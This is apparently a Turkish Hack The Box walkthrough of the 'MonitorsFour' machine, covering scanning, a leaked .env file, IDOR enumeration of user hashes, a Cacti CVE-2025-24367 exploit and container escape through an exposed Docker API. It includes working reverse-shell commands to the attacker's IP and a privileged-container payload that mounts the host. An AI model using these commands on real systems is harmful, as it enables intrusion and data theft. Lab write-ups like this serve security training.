


# HTB MONITORSFOUR

Herkese merhaba bugün hackthebox monitorsfour çözümünü yapacağız.

Öncelikle bir nmap taramasıyla başlıyoruz.



```
Oturum Eylemler Düzen Görünüm Yardım
root@kali: /home/mehmet/Masaüstü root@kali: /home/mehmet/Masaüstü

(root@kali) - /home/mehmet/Masaüstü
# nmap 10.10.11.98
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-26 00:46 +03
Nmap scan report for 10.10.11.98
Host is up (0.17s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
5985/tcp   open  wsman

Nmap done: 1 IP address (1 host up) scanned in 19.31 seconds

(root@kali) - /home/mehmet/Masaüstü
# sudo nano /etc/hosts

(root@kali) - /home/mehmet/Masaüstü
#
```

Bu kısımda öncelikle siteye girmeye çalışırken cacti login sayfası açılıyor ve o yüzden cacti.monitorsfour.htb şeklinde sudo nano ile host ekleme yaptık bu adım önemli.

Buradan açık portları görüyoruz wsmanı unutmuyoruz. Buradan ve web sitesinden daha fazla bilgi çıkmayınca bir dir taraması atıyoruz ve .env dizinini gidip tarayıcıya azıyoruz bize veri tabanı ile alakalı bilgiler veriyor.

```
Oturum Eylemler Düzen Görünüm Yardım
root@kali: /home/mehmet/Masaüstü root@kali: /home/mehmet/Masaüstü
web-extensions-big.txt
web-extensions.txt
web-mutations.txt
Web-Servers
wso2-enterprise-integrator.txt

root@kali: /home/mehmet/Masaüstü
# gobuster dir -u http://monitorsfour.htb -w /usr/share/seclists/Discovery/Web-Content/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://monitorsfour.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./env (Status: 200) [Size: 97]
./hta (Status: 403) [Size: 146]
./htaccess (Status: 403) [Size: 146]
```

```
Dosya Düzenle Arama Görünüm Belge Yardım
1 DB_HOST=mariadb
2 DB_PORT=3306
3 DB_NAME=monitorsfour_db
4 DB_USER=monitorsdbuser
5 DB_PASS=f37p2j8f4t0r
6
```

Web sayfasında yukarıda token parametresi görüyoruz yenileme yaparken ve bir idor testi uyguluyoruz.



```
(root@kali) ~ - [ /home/mehmet/Masaüstü ]
# curl -s "http://monitorsfour.htb/user?token=0"
[{"id":2,"username":"admin","email":"admin@monitorsfour.htb","password":"56b32eb43e6f15395f6c46c1c9e1cd3d","role":"super user","token":"1938d2eb3aa41a0016","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":"320800.00"}, {"id":5,"username":"mwatson","email":"mwatson@monitorsfour.htb","password":"69196959c16b26ef00b77d82cf6eb169","role":"user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":"75000.00"}, {"id":6,"username":"janderson","email":"janderson@monitorsfour.htb","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e999999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":"68000.00"}, {"id":7,"username":"dthompson","email":"dthompson@monitorsfour.htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e111111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":"83000.00"}]
```

Buradaki şifreyi hemen crackstation dan çözüyoruz ve şifreyi alıyoruz.

Buradan bilgilerimizi alıyoruz Marcus/wonderful1

Bu bilgiler ile sayfaya girince cactinin versiyonunun 1.2.28 olduğunu görüyoruz ve bunun için bir zafiyet taraması yapıyoruz Google dan Sonucunda CVE-2025-24367 zafiyetimizi bulmuş olduk.

Şimdi Shell alacağız.

Exploitimizi ve dinleyicimizi ayarladıktan sonra Shell alıp user.txt mizi alıyoruz.

```
(root@kali) ~ - [ /home/mehmet/Masaüstü/CVE-2025-24367-Cacti-PoC ]
# python3 exploit.py -u marcus -p wonderful1 -i 10.10.15.40 -l 60001 -url http://cacti.monitorsfour.htb
nc -lnvp 60001
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: 9M93K.php
[+] Got payload: /bash
[i] Created PHP filename: vVMxk.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80
listening on [any] 60001 ...
connect to [10.10.15.40] from (UNKNOWN) [10.129.9.250] 60878
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$ cd /home/marcus
cd /home/marcus
www-data@821fbd6a43fa:/home/marcus$ ls
ls
user.txt
www-data@821fbd6a43fa:/home/marcus$ cat user.txt
cat user.txt
52ee30362a7c1c697f61b559ea91fcd
www-data@821fbd6a43fa:/home/marcus$
```

Şimdi sırada privilege escalation kısmı var artık root olup root.txt yi alma peşindeyiz. Araştırma sonucu CVE-2025-9074 kullanacağımızı öğreniyoruz. Önce bir dinleyici açıyoruz kalide sonrasında Shell aldığımız kısımda curl -X POST http://192.168.65.7:2375/containers/create \

```
-H "Content-Type: application/json" -d '{
  "Image": "alpine",
  "HostConfig": {
    "Binds": ["/:/host"],
    "Privileged": true,
    "NetworkMode": "host"
  },
  "Cmd": ["sh", "-c", "chroot /host /bin/bash -c \"bash -i >&
/dev/tcp/10.10.15.40/9001 0>&1\""]
}'
```

bu kodu çalıştırıyoruz ve bize bir id veriyor (Benim portum 9001 ve ip adresim 10.10.15.40 bunları değiştirmeyi unutmayın.) ve bu id ile ise `curl -X POST http://192.168.65.7:2375/containers/sizin ID/start` bu kodu çalıştırıp dinleyiciden root yetkisini alıyoruz.

En sonunda doğru yolla root.txt yi de elimize alıyoruz.

```
drwxr-xr-x 1 root root 4096 Nov 10 16:15 ..
-rw-r--r-- 1 marcus marcus 220 Jul 30 19:28 .bash_logout
-rw-r--r-- 1 marcus marcus 3526 Jul 30 19:28 .bashrc
-rw-r--r-- 1 marcus marcus 807 Jul 30 19:28 .profile
-r-xr-xr-x 1 root root 34 Jan 26 11:06 user.txt
www-data@821fbd6a43fa:/home/marcus$ cd
cd
www-data@821fbd6a43fa:~$ cd /html/cacti
cd /html/cacti
bash: cd: /html/cacti: No such file or directory
www-data@821fbd6a43fa:~$ /var/www/html/cacti
/var/www/html/cacti
bash: /var/www/html/cacti: Is a directory
www-data@821fbd6a43fa:~$ for p in 21 22 23 53 80 443 445 3389 8080 8443 5432 6379 27017 9200 5
601 9000 2375 2376 2377; do \
(timeout 0.3 bash -c "echo >/dev/tcp/192.168.65.7/$p" 2>/dev/null \
56 echo "OPEN: $p" || echo -n "."); \
<5432 6379 27017 9200 5601 9000 2375 2376 2377; do \
> (timeout 0.3 bash -c "echo >/dev/tcp/192.168.65.7/$p" 2>/dev/null \
> 56 echo "OPEN: $p" || echo -n "."); \
> curl http://192.168.65.7:2375/containers/json
done; echocurl http://192.168.65.7:2375/containers/json
... OPEN: 53
.....OPEN: 2375
..bash: echocurl: command not found
www-data@821fbd6a43fa:~$
```

```

..bash: echocurl: command not found
www-data@821fbd6a43fa:~$ cd /home/marcus
cd /home/marcus
www-data@821fbd6a43fa:/home/marcus$ curl -s http://192.168.65.7:2375/images/json
marcus$ curl -s http://192.168.65.7:2375/images/json
{"Containers":1,"Created":1762794130,"Id":"sha256:93b5d01a98de324793eae1d5960bf536402613fd5282eb041bac2c9337bc7666","Labels":{"com.docker.compose.project":"docker_setup","com.docker.compose.service":"nginx-php","com.docker.compose.version":"2.39.1"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666","size":856},"RepoDigests":["docker_setup-nginx-php@sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666"],"RepoTags":["docker_setup-nginx-php:latest"],"SharedSize":-1,"Size":1277167255},"Containers":1,"Created":1762791053,"Id":"sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40","Labels":{"com.docker.compose.project":"docker_setup","com.docker.compose.service":"mariadb","com.docker.compose.version":"2.39.1","org.opencontainers.image.authors":"MariaDB Community","org.opencontainers.image.base.name":"docker.io/library/ubuntu:noble","org.opencontainers.image.description":"MariaDB Database for relational SQL","org.opencontainers.image.documentation":"https://hub.docker.com/_/mariadb/","org.opencontainers.image.licenses":"GPL-2.0","org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.source":"https://github.com/MariaDB/mariadb-docker","org.opencontainers.image.title":"MariaDB Database","org.opencontainers.image.url":"https://github.com/MariaDB/mariadb-docker","org.opencontainers.image.vendor":"MariaDB Community","org.opencontainers.image.version":"11.4.8"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40","size":856},"RepoDigests":["docker_setup-mariadb@sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40"],"RepoTags":["docker_setup-mariadb:latest"],"SharedSize":-1,"Size":454269972},"Containers":0,"Created":1759921496,"Id":"sha256:4b7ce07002c69e8f3

```

```

ent-Type: application/json" -d '{"Image":"alpine","Cmd":["/bin/sh","-c","cat /host/Users/Administrator/Desktop/root.txt"],"HostConfig":{"Binds":["C:/:/host"]}}'
<root.txt"],"HostConfig":{"Binds":["C:/:/host"]}}'
{"message":"invalid mode: /host"}
www-data@821fbd6a43fa:~$ curl -s -X POST http://192.168.65.7:2375/containers/create \
-H "Content-Type: application/json" \
-d '{
  "Image": "alpine",
  "Cmd": ["/bin/sh","-c","cat /mnt/host/mnt/host/c/Users/Administrator/Desktop/root.txt"],
  "HostConfig": {
    "Privileged": true,
    "Binds": ["/:/mnt/host"]
  }
}'
<X POST http://192.168.65.7:2375/containers/create \
> -H "Content-Type: application/json" \
> -d '{
>   "Image": "alpine",
>   "Cmd": ["/bin/sh","-c","cat /mnt/host/mnt/host/c/Users/Administrator/Desktop/root.txt"],
>   "HostConfig": {
>     "Privileged": true,
>     "Binds": ["/:/mnt/host"]
>   }
> }'
{"Id":"fb459dd6697439402668c9be32bfc1ad817f045c673c4761a58c2159847570ed","Warnings":[]}
www-data@821fbd6a43fa:~$

```

```

val
root@docker-desktop:/# whoami
whoami
root
root@docker-desktop:/# cat /mnt/host/c/Users/Administrator/Desktop/root.txt
cat /mnt/host/c/Users/Administrator/Desktop/root.txt
0163b7340fe86e8b457ed04ec9d6723d
root@docker-desktop:/#

```